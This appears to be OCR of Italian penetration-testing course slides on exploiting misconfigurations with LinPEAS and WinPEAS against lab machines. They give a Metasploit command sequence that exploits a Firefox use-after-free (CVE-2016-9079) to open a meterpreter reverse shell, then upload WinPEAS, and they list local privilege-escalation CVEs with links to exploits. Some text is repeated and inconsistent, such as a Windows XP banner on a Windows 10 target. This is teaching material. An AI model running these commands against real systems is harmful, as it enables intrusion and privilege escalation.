
- **System Information**



Output parziale

Sfruttamento di Errate Configurazioni
LinPEAS – Esempio (Target: Metasploitable 2)


- **`Container`** e **`Cloud`**



Output parziale

Sfruttamento di Errate Configurazioni
LinPEAS – Esempio (Target: Metasploitable 2)


- **`Processi`**, **`Cron`**, **`Timers`**, **`Servizi`** e **`Socket`**



Output parziale

Sfruttamento di Errate Configurazioni
LinPEAS – Esempio (Target: Metasploitable 2)


- **Network Information**



Output parziale

Sfruttamento di Errate Configurazioni
LinPEAS – Esempio (Target: Metasploitable 2)


- **User Information**



Output parziale

Sfruttamento di Errate Configurazioni
LinPEAS – Esempio (Target: Metasploitable 2)


- **`Software Information`**



Output parziale

Sfruttamento di Errate Configurazioni
LinPEAS – Esempio (Target: Metasploitable 2)


- **Files with Interesting Permissions**



Output parziale

Sfruttamento di Errate Configurazioni
LinPEAS – Esempio (Target: Metasploitable 2)

- **Other Interesting Files**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)

- La versione 41.0 di Firefox è affetta dalla seguente vulnerabilità

Firefox nsSMILTimeContainer::NotifyTimeChange() RCE

This module exploits an out-of-bounds indexing/use-after-free condition present in nsSMILTimeContainer::NotifyTimeChange() across numerous versions of Mozilla Firefox on Microsoft Windows.

Module Name

exploit/windows/browser/firefox_smil_uaf

Exploit

Authors

Anonymous Gaijin
William Webb <william_webb [at] rapid7.com>

References

CVE-2016-9079
URL: https://bugzilla.mozilla.org/show_bug.cgi?id=1321066
URL: https://www.mozilla.org/en-US/security/advisories/mfsa2016-92/

Targets

Mozilla Firefox 38 to 41

Versioni di Firefox affette da tale vulnerabilità


Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)

- Per sfruttare la vulnerabilità mostrata in precedenza

1. `use exploit/windows/browser/firefox_smil_uaf`
2. `set PAYLOAD windows/meterpreter/reverse_tcp`
3. `set SRVHOST 10.0.2.15`
4. `set SRVPORT 80`
5. `set URIPATH /`
6. `set LHOST 10.0.2.15`
7. `exploit`

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)

- Dalla macchina Windows 10, utilizzando la versione di Firefox 41.0, visitiamo il seguente URL
  - `10.0.2.15`



Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)

- Dalla sessione Meterpreter, digitiamo i seguenti comandi per caricare *WinPEAS* sulla macchina target
  - **`lcd /usr/share/peass/winpeas`**
  - **`upload winPEASany.exe "C:\Users\IEUser"`**
  - **`shell`**

```
meterpreter > shell
Process 1536 created.
Channel 3 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

  - **`cd C:\Users\IEUser`**
  - **`winPEASany.exe`**

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)

- Dalla sessione Meterpreter, digitiamo i seguenti comandi per caricare *WinPEAS* sulla macchina target
  - `lcd /usr/share/peass/winpeas`
  - `upload winPEASany.exe "C:\Users\IEUser"`
  - `shell`


```
meterpreter > shell
Process 1536 created.
Channel 3 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

  - `cd C:\Users\IEUser`
  - `winPEASany.exe`

N.B. Il file `winPEASany.exe` potrebbe essere riconosciuto come virus dalla macchina target e quindi bloccato

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)

- **System Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **System Information**

```
  [?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
 [*] OS Version: 1809 (17763)
 [*] Enumerating installed KBs ...
 [!] CVE-2019-0836 : VULNERABLE
  [>] https://exploit-db.com/exploits/46718
  [>] https://decoder.cloud/2019/04/29/combinig-luafv-postluafvpostreadwrite-race-condition-pe-with-diaghub-collector-exploit-from-standard-user-to-system/

 [!] CVE-2019-0841 : VULNERABLE
  [>] https://github.com/rogue-kdc/CVE-2019-0841
  [>] https://rastamouse.me/tags/cve-2019-0841/

 [!] CVE-2019-1064 : VULNERABLE
  [>] https://www.rythmstick.net/posts/cve-2019-1064/

 [!] CVE-2019-1130 : VULNERABLE
  [>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

 [!] CVE-2019-1253 : VULNERABLE
  [>] https://github.com/padovah4ck/CVE-2019-1253
  [>] https://github.com/sgabe/CVE-2019-1253
```

Output parziale

Sfruttamento di Errate Configurazioni
